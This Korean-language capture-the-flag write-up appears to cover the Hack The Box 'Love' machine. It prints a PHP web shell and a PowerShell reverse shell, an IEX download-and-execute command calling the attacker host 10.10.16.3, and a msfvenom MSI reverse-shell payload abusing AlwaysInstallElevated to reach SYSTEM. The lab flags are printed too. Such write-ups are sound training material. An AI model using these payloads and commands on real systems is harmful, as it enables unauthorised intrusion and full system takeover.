
로그인 시도를 해보니 실패했다.

```
admin
@LoveIsInTheAir!!!!
```


앞서 서브 디렉토리 열거에서 찾은 `/admin`으로 접속해서 시도해본다.




시도해보면 정상적으로 접속되는 것을 볼 수 있다.



`+New`를 눌러보면 파일을 업로드할 수 있는 창이 나온다.



정상적으로 업로드되는 것을 확인할 수 있다.




파일 업로드 공격을 하면 될 것 같아서 칼리 리눅스에 기본적으로 저장되어 있는 웹셸 파일인 `/usr/share/webshell/php/simple-backdoor.php`를 업로드했다.

```
dgevy@dgevy:~/Desktop/HTB/love$ cat /usr/share/webshells/php/simple-backdoor.php
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
```


```
?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

<!--    http://michaeldaw.org    2006    -->
```

코드의 동작은 다음과 같다.

1. 스크립트는 HTTP 요청의 `cmd` 파라미터를 확인한다.
2. `cmd` **파라미터가 설정되어 있다면, 해당 파라미터의 값을 시스템 명령으로 사용**한다.
3. `system()` 함수를 통해 `cmd` 파라미터로 받은 명령을 실행한다. 이 함수는 파라미터로 받은 명령을 서버의 쉘에서 실행하고, 그 결과를 출력한다.
4. 실행 결과는 `<pre>` 태그로 묶여 웹 브라우저에서 보기 좋게 표시된다.
5. 명령 실행 후에는 `die()` 함수를 호출하여 스크립트의 실행을 종료한다.



`cmd` 파라미터에 시스템 명령어를 주니 정상적으로 실행되는 것을 확인할 수 있다.



서버가 윈도우라서 윈도우 명령을 사용해야 한다.

```
type C:\Users\Phoebe\Desktop\user.txt
1b3628dd2621c9cfda5f6446fa59e8ae
```

`dir` 명령으로 경로를 탐색한 뒤, `type` 명령으로 읽으면 유저 플래그를 획득할 수 있다.

이제 리버스 셸을 사용해 머신에 접속해야 한다.

```
#A simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.
$client = New-Object System.Net.Sockets.TCPClient('10.10.16.3',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535
```

관련 깃허브의 페이로드를 사용하기로 했다.
해당 코드의 동작은 아래와 같다.

1. `$client = New-Object System.Net.Sockets.TCPClient('10.10.16.3',4444);` : `TCPClient` 객체를 생성하여 `10.10.16.3` 주소의 `4444` 포트로 연결을 시도한다. 이 부분에서 **공격자의 IP 주소와 포트를 설정**하면 된다.
2. `$stream = $client.GetStream();` : 연결된 클라이언트에서 네트워크 스트림을 가져온다.
3. `[byte[]]$bytes = 0..65535|%{0};` : 65536바이트의 바이트 배열을 생성하고 0으로 초기화한다.
4. `while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){` : 스트림에서 데이터를 읽어서 바이트 배열에 저장하고, 읽은 바이트 수를 `$i`에 저장한다. 이 작업은 읽은 바이트 수가 0이 아닐 때까지 반복된다.
    1. `$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);` : 읽은 바이트 배열을 ASCII 문자열로 변환한다.
    2. `$sendback = (iex $data 2>&1 | Out-String );` : 변환된 문자열을 PowerShell 명령으로 실행하고, 그 결과를 문자열로 변환한다.
        - `iex $data` : `iex`는 `Invoke-Expression`**의 약자로, 문자열을 PowerShell 명령어로 해석하고 실행하는 역할**을 한다. 여기서 `$data`는 이전에 받아온 명령어가 담긴 변수이다.
        - `2>&1` : 이 부분은 PowerShell의 리다이렉션 기능을 사용한다. `2>&1`은 표준 에러 출력(2)을 표준 출력(1)으로 리다이렉션하는 것을 의미한다. 즉, 명령어 실행 중 발생하는 모든 오류 메시지를 표준 출력으로 보내게 된다.
        - `| Out-String` : `|` 기호는 파이프라인을 의미하며, 앞의 명령어의 출력을 뒤의 명령어의 입력으로 전달한다. 여기서는 `iex $data 2>&1`의 결과를 `Out-String`으로 전달한다. `Out-String`은 받아온 출력을 문자열로 변환하는 역할을 한다.
    3. `$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';` : 실행 결과에 현재 디렉토리를 추가한다.
    4. `$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);` : 결과 문자열을 바이트 배열로 변환한다.
    5. `$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();` : 변환된 바이트 배열을 스트림에 쓰고, 스트림을 비운다.
5. `$client.Close()` : 모든 작업이 끝나면 클라이언트 연결을 닫는다.

```
dgevy@dgevy:~/Desktop/Tools$ ls
hax.ps1  winPEASx64.exe

dgevy@dgevy:~/Desktop/Tools$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.239 - - [24/Jan/2024 03:30:09] "GET /hax.ps1 HTTP/1.1" 200 -
```


로컬에서 `python3`으로 서버를 연다.
다른 터미널에서는 접속이 가능하도록 `nc`로 서버를 연다.

```
powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.16.3/hax.ps1')"
```

인자로 줄 명령은 위와 같다.

```
wget https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-webshell/master/webshell.php
```

위 명령을 사용해서 webshell을 설치한다.



정상적으로 접속이 되는 것을 확인했으니 권한 상승을 위한 취약점을 찾기 위해 x64 버전 WinPEASS 바이너리를 다운로드해야 한다.

```
dgevy@dgevy:~/Desktop/Tools$ wget https://github.com/carlospolop/PEASS-ng/releases/download/20240121-3ce7876d/winPEASx64.exe
```

설치 후, 피해자 서버에서 설치할 수 있도록 파이썬의 `http.server`를 사용해서 호스팅한다.

```
PS C:\xampp\htdocs\omrs\images> curl http://10.10.16.3/winPEASx64.exe -OutFile winPEASx64.exe

PS C:\xampp\htdocs\omrs\images> dir
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/23/2024  10:38 PM           4240 facebook-profile-image.jpeg
-a----         4/12/2021   3:53 PM              0 index.html.txt
-a----         1/26/2021  11:08 PM            844 index.jpeg
-a----         1/23/2024  10:43 PM           8711 Payload.py
-a----         8/24/2017   4:00 AM          26644 profile.jpg
-a----         1/24/2024   3:13 AM        2387456 winPEASx64.exe
```

리눅스와 마찬가지로 `curl`을 사용하면 되는데, `-OutFile` **옵션을 명시하지 않으면 에러가 발생하니 무조건 명시**해야 한다.

```
PS C:\xampp\htdocs\omrs\images> .\winPEASx64.exe log

PS C:\xampp\htdocs\omrs\images> type out.txt | findstr "Always"
?????????????????????????????????? Checking AlwaysInstallElevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

`winPEASx64.exe`에 `log`를 인자로 주면 `out.txt`에 결과가 기록된다.
해당 파일을 보면 `AlwaysInstallElevated`**의 레지스트리 키가 1(True)로 설정되어 있어 모든 MSI 파일을 삽입**할 수 있게 된다.

> `AlwaysInstallElevated`는 윈도우즈 레지스트리의 설정 중 하나로, **이 설정이 1(True)로 되어 있으면 현재 사용자가 관리자 권한 없이도 MSI(Windows Installer Package)를 설치**할 수 있게 됩니다. 윈도우즈 레지스트리는 운영 체제 및 설치된 프로그램의 설정 정보를 저장하는 데이터

> 베이스입니다. 그 중에서 `AlwaysInstallElevated`는 특정 사용자가 프로그램을 설치할 때 '관리자 권한을 상승시키는 것을 항상 허용할 것인가'를 결정하는 설정입니다.

```
PS C:\xampp\htdocs\omrs\images> reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

PS C:\xampp\htdocs\omrs\images> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

`reg query` 명령으로 해당 설정들을 확인할 수도 있다.

```
dgevvy@dgevy:~/Desktop/Tools$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.3 LPORT=9999 -f msi > payload.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
```

취약점을 알았으니 `msfvenom`을 사용해서 공격에 사용할 `msi` 파일을 생성한다.

- `-p windows/x64/shell_reverse_tcp`: 사용할 페이로드를 지정한다. 여기서는 `windows/x64/shell_reverse_tcp` 페이로드를 사용하며, 이 페이로드는 **윈도우 시스템에서 리버스 TCP 쉘을 생성**한다. 페이로드가 실행되면 공격자의 시스템으로부터 커맨드를 수신하여 실행하게 된다.
- `LHOST=10.10.16.3`: 공격자의 시스템 IP 주소를 지정한다. 페이로드가 실행되면 이 주소로 연결을 시도하게 된다.
- `LPORT=9999`: 공격자의 시스템에서 리스닝할 포트 번호를 지정한다. 페이로드가 실행되면 이 포트로 연결을 시도하게 된다.
- `-f msi`: 페이로드의 출력 형식을 지정한다. 여기서는 MSI(Windows Installer Package) 형식으로 페이로드를 생성한다.
- `> payload.msi`: 생성된 페이로드를 `payload.msi`라는 파일로 저장한다.

```
PS C:\xampp\htdocs\omrs\images> curl http://10.10.16.3/payload.msi -OutFile payload2.msi
PS C:\xampp\htdocs\omrs\images> dir


    Directory: C:\xampp\htdocs\omrs\images


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/18/2018   8:10 AM           4240 facebook-profile-image.jpeg
-a----         1/25/2024   4:33 AM            693 hax.ps1
-a----         4/12/2021   3:53 PM              0 index.html.txt
-a----         1/26/2021  11:08 PM            844 index.jpeg
-a----         1/25/2024   4:33 AM         159744 payload2.msi
-a----         8/24/2017   4:00 AM          26644 profile.jpg
-a----         1/25/2024   4:32 AM           7205 webshell.php


PS C:\xampp\htdocs\omrs\images> .\payload2.msi
```

피해자 서버에서 해당 파일을 설치한 후, 실행한다.

```
┌──(dgevvy㉿dgevy)-[~]
└─$ nc -nvlp 9999
Listening on 0.0.0.0 9999
Connection received on 10.10.10.239 54125
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

그러면 루트 권한을 획득한 것을 확인할 수 있다.

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\Administrator\Desktop

04/13/2021  02:20 AM    <DIR>          .
04/13/2021  02:20 AM    <DIR>          ..
01/25/2024  04:31 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,135,460,864 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
729bfc62fcbea4ccd1ff330e9de63bb5
```

리눅스의 루트 디렉토리와 비슷한 디렉토리인 `C:\Users\Administrator\Desktop`로 가면 플래그를 획득할 수 있다.

📌 References

- Writeup 1
- Writeup 2
- Writeup 3
- Writeup 4
- Writeup 5
- Writeup 6
- Windows Shellcode